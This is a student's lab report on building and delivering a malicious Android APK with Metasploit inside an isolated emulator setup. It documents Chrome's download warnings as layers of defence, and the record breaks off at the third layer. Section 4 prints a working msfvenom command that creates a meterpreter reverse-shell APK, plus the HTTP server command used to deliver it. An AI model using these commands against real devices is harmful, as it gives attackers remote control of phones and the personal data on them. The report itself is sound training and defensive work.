
CYBERSECURITY ANALYTICS LAB

Exploiting Android with Metasploit

Student:	Melanie Seguin
Program:	Cybersecurity Analytics and AI/ML
Institution:	Fullstack Academy at University of North Florida
Date:	June 22, 2026
Tools Used:	Metasploit Framework 6.4.69, Kali Linux 2025.2 ARM64
Environment:	Parallels Desktop, Android Studio AVD (Pixel 4, API 29)

This report documents the setup, execution, and security analysis of a simulated Android device exploitation using the Metasploit Framework. The lab was conducted in a fully isolated virtual environment for educational purposes within the Fullstack Academy Cybersecurity Analytics program.

1. Introduction

Smartphones have become a primary target for malicious actors due to the volume of sensitive personal data they store, including contacts, messages, financial credentials, location history, and access to device hardware such as cameras and microphones. Android devices, owing to their open ecosystem and the ability to sideload applications from outside the Google Play Store, present a particularly relevant attack surface for security researchers and threat actors alike.

This lab simulates a real-world attack scenario in which a threat actor generates a malicious Android Package (APK) using the Metasploit Framework, delivers it to a target device via a locally hosted web server, and attempts to establish a reverse shell connection to gain remote access. The exercise reveals how social engineering, combined with a user bypassing built-in security warnings, can lead to full device compromise.

Problem Statement

Security teams must understand how attackers exploit mobile platforms to develop effective defenses. This lab uses Metasploit to deploy a malicious APK and assess the threats posed by untrusted applications, revealing how remote access can compromise sensitive data and device functionality.

Objectives

- Install and configure an Android virtual machine with appropriate network settings.
- Use Metasploit to create an APK with a reverse shell payload and deliver it to the target device via a Python web server.
- Configure and run a Metasploit multi-handler to initiate and maintain a reverse shell connection.
- Assess vulnerabilities exploited during the attack and apply security measures including app permission controls, network monitoring, and malware detection.

2. Environment Setup

The lab environment was built entirely on an Apple Silicon MacBook using Parallels Desktop to run Kali Linux 2025.2 ARM64, and Android Studio to host the Android Virtual Device (AVD) target. This approach avoided the limitations of the school-provided remote environment, which suffered from frequent crashes and network instability, and instead used a stable local setup that allowed full control over the network topology.

2.1 Parallels VM Selection




Figure 1: Parallels Desktop Control Center showing available virtual machines

The Parallels Desktop Control Center showed four available virtual machines: two Windows 11 instances, a Metasploitable2-Linux (marked as Not Compatible with Apple Silicon), and Kali Linux 2025.2 ARM64. Kali Linux was selected as the attack platform due to its native ARM64 support and pre-installed penetration testing tools including the Metasploit Framework.

2.2 Kali Linux Environment Verification




Figure 2: Kali Linux terminal confirming system architecture and Metasploit version

Initial verification confirmed the operating system as Linux aarch64 (ARM64 architecture) and Metasploit Framework version 6.4.69-dev. This confirmed the attack platform was fully operational and ready for payload generation.

Network Configuration




Figure 3: Kali Linux network configuration showing IP address 10.211.55.8



Figure 4: Mac host network configuration showing Parallels bridge IP 10.211.55.2

Host	IP Address	Role
Kali Linux (Attacker)	10.211.55.8	Payload generator and listener
Mac Host (Parallels Bridge)	10.211.55.2	LHOST for reverse shell callback
Android AVD (Target)	10.37.129.x	Victim device (emulated Pixel 4)

3. Android Virtual Device Configuration

Because VirtualBox does not support Apple Silicon, the Android target device was created using Android Studio's built-in Virtual Device Manager. This approach provided a fully functional Android emulator accessible over the shared Parallels network, serving as the target device for payload delivery and installation.



Figure 5: Android Studio welcome screen after installation




Figure 6: Android Studio Device Manager with no devices connected




Figure 7: Add Device screen showing available Android hardware profiles




Figure 8: Configuring Pixel 6 with Android 17.0 CinnamonBun system image (API 37)




Figure 9: Device Manager showing Pixel 6 virtual device ready to launch




Figure 10: Android Pixel 6 emulator running Android 17 on the Mac desktop

Two Android AVDs were created during this lab. The initial Pixel 6 running Android 17.0 (API 37) was used to demonstrate modern Android security warnings but ultimately rejected the unsigned APK at the installation stage due to stricter signing requirements. A Pixel 4 running Android 10 (API 29) was subsequently configured as the primary target, which allowed the installation flow to proceed further through the security stack.

4.1 Generating the Malicious APK

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=4444 R > /tmp/evil.apk
```



4.2 APK Signing

Exploiting Android with Metasploit | Cybersecurity Analytics Lab




Figure 14: Signing the APK with apksigner using the generated keystore

4.3 Delivery via Python Web Server

The signed APK was hosted on a Python HTTP server running on port 8080 of the Kali machine. This method simulates a real-world delivery mechanism where a victim is directed to a malicious website or file hosting service to download an infected application.

```
python3 -m http.server 8080
```


5. Android Security Layers Observed

One of the most significant outcomes of this lab was the documentation of Android's multi-layered security architecture in action. Every stage of the attack chain triggered a distinct protective mechanism, each of which would stop a non-technical user who was not actively trying to bypass the warnings. The following sequence illustrates exactly how Android attempts to protect its users.

Layer 1: Insecure Download Warning




Figure 17: Chrome warning "File can't be downloaded securely" over HTTP

When the Android Chrome browser attempted to download the APK over an unencrypted HTTP connection, it immediately flagged the file as insecure. The user was presented with Discard or Keep options. In a real attack, a victim would need to actively choose Keep to proceed, which represents the first social engineering hurdle an attacker must overcome.

Layer 2: Harmful File Warning




Figure 18: Chrome warning "File might be harmful" identifying evil.apk by name

A second warning appeared after the user chose to keep the file, this time explicitly naming the file "evil.apk" and identifying its source server at 10.211.55.8:8080. This demonstrates that even the file name itself can serve as an indicator of compromise. A user would need to tap "Download anyway" to continue, representing a second deliberate bypass.

Layer 3: Unknown Sources Restriction

